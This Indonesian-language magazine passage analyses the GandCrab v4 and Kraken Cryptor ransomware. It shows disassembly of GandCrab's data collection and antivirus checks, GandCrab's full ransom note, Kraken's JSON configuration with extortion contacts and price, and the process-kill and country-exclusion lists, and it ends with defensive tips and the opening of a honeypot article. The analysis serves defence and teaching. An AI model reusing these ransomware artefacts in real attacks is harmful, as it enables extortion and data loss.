
## GrandCrab v4

Pada bulan Juli 2018, muncul GandCrab versi keempat dengan berbagai macam pemberian yang sangat signifikan, sekarang malware menggunakan *Tiny Encryption Algorithm* (TEA) untuk menghindari deteksi salah satu algoritma kriptografi tercepat dan efisien yang dikembangkan oleh David Wheeler dan Roger Needham pada basis enkripsi simetris, dan juga semua *file* yang terenkripsi memiliki ekstensi .KRAB bukan lagi .CRAB.

Selain itu juga, *Attacker* melakukan penyebaran *Ransomware* versi empat ini dengan membuat situs *crack* perangkat lunak yang palsu. Setelah Pengguna mengunduh dan menjalankan programnya, maka *Ransomware* akan menginfeksi komputer korban.

Seperti yang sudah dijelaskan di atas, GandCrab *Ransomware* menggunakan algoritma enkripsi TEA yang kuat dan cepat untuk menghindari deteksi.

Pertama *ransomware* akan memeriksa daftar proses berikut dengan **API Create Tool-help32Snapshot** dan menghentikan salah satu diantara mereka yang menjalankan :



Gambar 8 - Proses malware mengidentifikasi service yang berjalan

## ► Proses Membuat URL

Secara signifikan, GandCrab *Ransomware* membuat *URL* menggunakan algoritma khusus untuk setiap *host*. Algoritma ini didasarkan pada pola berikut :

**http://{host}/{value1}/{value2}/{filename}.{ekstensi}**

68 00 74 00 74 00 70 00	3A 00 2F 00 2F 00 FF FE	h.t.t.p.:./..yb
77 00 77 00 77 00 2E 00	62 00 69 00 6C 00 6C 00	w.w.w...b.i.l.l.
65 00 72 00 69 00 6D 00	70 00 65 00 78 00 2E 00	e.r.i.m.p.e.x...
63 00 6F 00 6D 00 2F 00	64 00 61 00 74 00 61 00	c.o.m./.d.a.t.a.
2F 00 69 00 6D 00 67 00	73 00 2F 00 6B 00 65 00	
73 00 65 00 6D 00 6F 00	2E 00 62 00 6D 00 70 00	s.e.m.o...b.m.p.

Gambar 9 - Proses Pembuatan URL

## ► Mencari Informasi

GandCrab mengumpulkan informasi dari mesin yang terinfeksi:

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code is as follows:

```
text:004039E7 push 0
text:004039E9 call ds:ExitProcess
text:004039EF ; ...
text:004039EF loc_4039EF:
text:004039EF call sub_4038DA ; CODE [004039E7] - .text:004039EF$J
text:004039F4 push offset alp : "ip"
text:004039F9 push offset ahdd : "hdd"
text:004039FB push 1
text:00403A00 push offset aRansom_id : "ransom_id"
text:00403A07 push 1
text:00403A09 push offset aOs_bit : "os_bit"
text:00403A0E push 1
text:00403A10 push offset aOs_major : "os_major"
text:00403A15 push 1
text:00403A17 push offset aPc_keyb : "pc_keyb"
text:00403A1C push 1
text:00403A1E push offset aPc_lang : "pc_lang"
text:00403A23 push 1
text:00403A25 push offset aAv : "av"
text:00403A24 push 1
text:00403A2C push offset aPc_group : "pc_group"
text:00403A31 push 1
text:00403A33 push offset aPc_name : "pc_name"
text:00403A38 push 1
text:00403A3A push offset aPc_user : "pc_user"
text:00403A3F push 1
text:00403A41 lea ecx, [ebp-9Ch]
```

The output window indicates: "The initial autoanalysis has been finished."

Gambar 10 - Malware Mencari Informasi mengenai Komputer yang terinfeksi

Setelah itu, melakukan pengecekan terhadap *anti-virus* yang sedang berjalan:

The screenshot shows the IDA Pro debugger interface. The assembly code pane displays a series of instructions, primarily pushes and calls, to memory addresses like `0000564A`. The called functions include `aAvp.exe`, `aEkrn.exe`, `aAvgnt.exe`, `aashDisp.exe`, `aNortonantibot.exe`, `aMcshield.exe`, `aAvengine.exe`, `aCndagent.exe`, `aSnc.exe`, `aPersfw.exe`, `aPccpIw.exe`, `aFsquiexe.exe`, `aCfp.exe`, and `aMsmpeng.exe`. The output window at the bottom left indicates: "The initial autoanalysis has been finished."

Gambar 11 - Malware mencari informasi antivirus yang berjalan

Setelah mengumpulkan informasi tentang *system*, setelah itu melakukan enkripsi pada *file* yang berada pada komputer korban dengan XOR dan mengirimkannya ke server *Command-and-Control*. Secara signifikan, ini digunakan enkripsi “jopochlen” itu adalah salah satu tanda yang jelas mengenai asal mula *Ransomware* tersebut dari Russia.

Ketika enkripsi pada file korban telah selesai dilakukan, GandCrab membuka file KRAB-DENCRYPT.txt yang merupakan langkah-langkah untuk melakukan pembayaran.

KRAB-DECRYPT.txt - Notepad

File Edit Format View Help

--- GANDCRAB V4 ---

Attention!

All your files, documents, photos, databases and other important files are encrypted and have the extension: .KRAB  
The only method of recovering files is to purchase an unique private key. Only we can give you this key and only we can recover your files.

The server with your key is in a closed network TOR. You can get there by the following ways:

| 0. Download Tor browser - <https://www.torproject.org/>  
| 1. Install Tor browser  
| 2. Open Tor Browser  
| 3. Open link in TOR browser: \*\*\*  
| 4. Follow the instructions on this page

On our page you will see instructions on payment and get the opportunity to decrypt 1 file for free.

ATTENTION!

IN ORDER TO PREVENT DATA DAMAGE:  
\* DO NOT MODIFY ENCRYPTED FILES  
\* DO NOT CHANGE DATA BELOW

---BEGIN GANDCRAB KEY---

1AQAAADcGuK20865jorV5S\*\*\*2252\_chars\*\*\*3xoPSX/TrEnwTiQ76HdztGYuXZ4K07rogc=

---END GANDCRAB KEY---


---BEGIN PC DATA---

wfKD6iudumBkmpL8IRr4U7\*\*\*76\_chars\*\*\*mMngioqtOijtTit2DjRIuBtNYA==

---END PC DATA---


Gambar 12 - Notifikasi setelah seluruh file berhasil dienkripsi oleh Malware GrandCrab

Jika korban mengikuti langkah-langkah tersebut dan pergi ke link situs mereka, maka si korban akan menemukan halaman yang meminta korban untuk melakukan pembayaran kepada *Attacker*.



Gambar 13 - Notifikasi Permintaan Tebusan terhadap File yang Dienkripsi

## #3 - KRAKEN CRYPTOR



KRAKEN  
Ransomware

Kraken Cryptor Ransomware adalah *ransomware* yang baru dirilis sekitar bulan Agustus 2018. Versi baru ini disebut Kraken Cryptor 1,5. Baru-baru ini ada *ransomware* yang dapat menyamar sebagai *program anti-malware* (*Super Anti Spyware*) yang sah untuk mengelabi pengguna agar memasang pada perangkat komputer.


Kraken *Ransomware cryptor* ini membuatnya menjadi lebih buruk dari *ransomware* yang lain adalah penyerang memiliki akses ke situs **superantispyware.com** dan mendistribusikan *ransomware* dari sana.

### Kraken Cryptor Ransomware v1.5

MalwareHunterTeam, yang telah melakukan pencarian terhadap Kraken Cryptor sejak baru dirilis, mereka menemukan sesuatu yang baru, Ketika melihat situs pada VirusTotal, mereka melihat bahwa VirusTotal sudah melaporkan bahwa *Ransomware Cyptor* didistribusikan melalui **superantispyware.com**.

Nama *file* penginstalan **SUPERAntiSpyware** yang benar dari situs resminya adalah **SUPERAntiSpyware.exe**, sedangkan *installer* Kraken Cryptor yang ditemukan oleh VirusTotal namanya adalah **SUPERAntiSpywares.exe**. satu-satu nya perbedaan yang sangat mendasar dari kedua file tersebut penambahan huruf ‘S’ dibelakang file tersebut, tetapi program bahaya tersebut sudah tidak tersedia lagi di situs **superantispyware.com**.

Anda dapat melihat bagaimana *Kraken Cryptor* dapat memanipulasi sebagai SuperAntiSpyware dengan menggunakan ikon yang sama persis dengan file SuperAntiSpyware yang asli seperti yang ditunjukan dibawah ini:



Gambar 14 - File Ransomware Krakan menyerupai aplikasi SUPERAntiSpyware

## Cara Kerja Kraken Cryptor Ransomware Terhadap Komputer

Kraken Cryptor Ransomware memberikan pengetahuan mengenai cara *ransomware* bekerja mengekripsi *file-file* yang berada pada komputer. Terdapat *file* konfigurasi yang dengan mudah dieksplor, *file* konfigurasi tersebut berisi mengenai proses untuk menghentikan enkripsi tersebut, kunci enkripsi publik, *email*, harga yang harus ditebus, nama ekstensi ketika file sudah dienkripsi, negara, dan bahasa yang tidak akan dienkripsi.

```
[{"project":{ "name":"kraken", "version":1.5, "comment":"When the researchers party hard, our parties harder!"}, "module":{ "anti_forensic":true, "anti_revere":true, "anti_virtual":false, "anti_smb":false, "anti_ndp":false, "country_check":true, "keyboard_check":true, "registry_check":true, "fix_device":true, "network_device":true, "flash_device":true, "extension_bypass":true, "rapid_mode":true }, "core":{ "public_key": "2kHjg8Ux6QQ5kwRnLs5c/AdbjroDU4j5AanCabrpjBLnKCWGKwmIWQZR/RcCRFSKyAfMmPiks1JYEvh9bMh1Mv1CvbobB4/HAttuictsmVSRvMxRNDw3U29W0L/PoSOYfSPUvHP58BhLT13G5/AikhhHrmf4FGtigUEkq5n/u60Zh0362s2nY1Ev0qEx+d45oDnYaoMlihrcxtho7uqbu1sZPsgezzyEBi7f2BKOjXxD4MLBCpwv69EHH+3tg2gn9ys921NI3d3gjlBZ+GRSYnKNx1qRCokCPQql6MjUHEEOXkMOWITH/CacwQDMEEen25lxDDisLvybdjw9y1Q==", "support_email_1": "shortmangnet@420blaze.it", "support_email_2": "BM-2cUEkUQXNtfBq89VwtZ4twYiMomaAFzy6o@bitmessage.ch", "price": 0.125, "price_unit": "BTC", "new_extension": "onion", "main_cipher_key_size": 128, "session_cipher_key_size": 64, "aes_cipher_key_size": 32, "target_extensions": [ "1cd", "3dm", "psa" ] } }
```

Gambar 15 - Permohonan Nilai yang harus dibayar oleh Korban


Kraken Cryptor Ransomware juga melakukan pengecekan pada bahasa dan lokasi dari korban, di bawah ini merupakan negara yang tidak akan dienkripsi pada komputernya.

Brazil, Ukraina, Turkmenistan, Russia, Uzbekistan, Tajikistan, Moldova, Latvia, Lithuania, Kyrgyzstan, Kazakhstan, Georgia, Iran, Belarus, Estonia, Armenia, Azerbaijan

Ransomware akan menghentikan *file* yang sedang berjalan, dibawah ini:

agntsvcagntsvc, agntsvccencsvc, agntsvcisqlplussvc, dbeng50, firefoxconfig, msftesql, mydeskopqos, mydesktopservice, mysqld, mysqld-nt, mysqld-opt, ocomm, ocssl, oracle, sqlagent, sqlbrowser, sqlservr, sqlwriter, sqlwb, synctime, tbirdconfig, and xfssvccon, dbsnmp, and sqbcoreservice

Ransomware tersebut akan mengenkripsi *file* dan mengubahnya namanya menjadi 00000000-Lock.onion, dimana setiap angka dibelakang tersebut akan bertambah untuk setiap *file* yang dienkripsi. Seperti gambar dibawah ini :



**Gambar 16 - File terenkripsi dengan ekstensi file .onion**

Setelah mengenkripsi komputer, Kraken Cryptor akan membuat catatan dengan nama **# How to Dencrypt File.html** pada setiap *folder*, catatan tersebut berisi intruksi melakukan pembayaran uang tebusan senilai 0.125 bitcoin, dan juga diberikan kontak yang dapat dihubungi:


shortmagnet[at]420blaze[.]it dan

BM2cUEkUQXNffBg89VwtZi4twYiMomAFzy6o[at]bitmessage[.]ch

## CARA ANTISIPASI PENYERANGAN RANSOMWARE

- Melakukan *backup* pada data-data yang berada pada komputer.
- Jangan pernah membuka lampiran dalam alamat email yang sumbernya tidak diketahui.
- Pastikan *Anti-Virus* Anda selalu versi yang terbaru (*up-to-date*).
- Selalu memperbaharui perangkat Anda. Perangkat lunak yang lama atau usang memiliki kerentanan yang signifikan.

- Jangan pernah menghubungkan perangkat dengan AP (*Access Point*) yang tidak dapat dipercaya.
- Jangan pernah mengklik tautan baik itu situs ataupun yang lain yang tidak dapat dipercaya.



**GALUH MAULANA  
IMAN AKBAR**  
*UNIVERSITAS ISLAM NEGERI  
MAULANA MALIK IBRAHIM  
MALANG*

*Galuh Maulana Iman Akbar adalah seorang mahasiswa Universitas Islam Negeri Maulana Malik Ibrahim, Malang. Beberapa prestasi yang pernah diraihnya adalah*

- ▶ *1st Winner Game Development on Universiti Kebangsaan Malaysia (UKM), Programm Student Ex-Change se-Asean*
- ▶ *Berkontribusi dalam penulisan Buku NgeSEC (Ngelab & Ngerumpi Security) nickname Human\_Error*
- ▶ *Finalis HOLOGY 2018 di Universitas Brawijaya Kategori Capture The Flag (CTF)*

*Galuh juga aktif dalam organisasi kemahasiswaan di Himpunan Mahasiswa Jurusan Teknik Informatika (HIMATIF). Selain itu dia juga aktif dalam beberapa organisasi komunitas TI seperti Pengurus Komunitas UIN-Buntu (bergerak dalam bidang Open Source) dan Pengurus Komunitas Eth0 (bergerak dalam bidang Cyber Security)*

## REFERENSI

- 1) Saturn Ransomware.  
<https://www.bleepingcomputer.com/news/security/new-saturn-ransomware-actively-infecting-victims/>
- 2) GandCrab  
<https://blog.comodo.com/comodo-news/gandcrab-the-new-version-of-ransomware/>
- 3) Kraken Cryptor Ransomware  
<https://www.bleepingcomputer.com/news/security/kraken-cryptor-ransomware-masquerading-as-superantispyware-security-program/>

# THE FAULT IN OUR SHELLS : SEBUAH TINJAUAN SEMINGGU MENJALANKAN COWRIE

ditulis oleh Ewaldo Simon Hiras



# Cowrie

SSH/TELNET HONEYPOT

## Pendahuluan

### The S in IoT stands for security

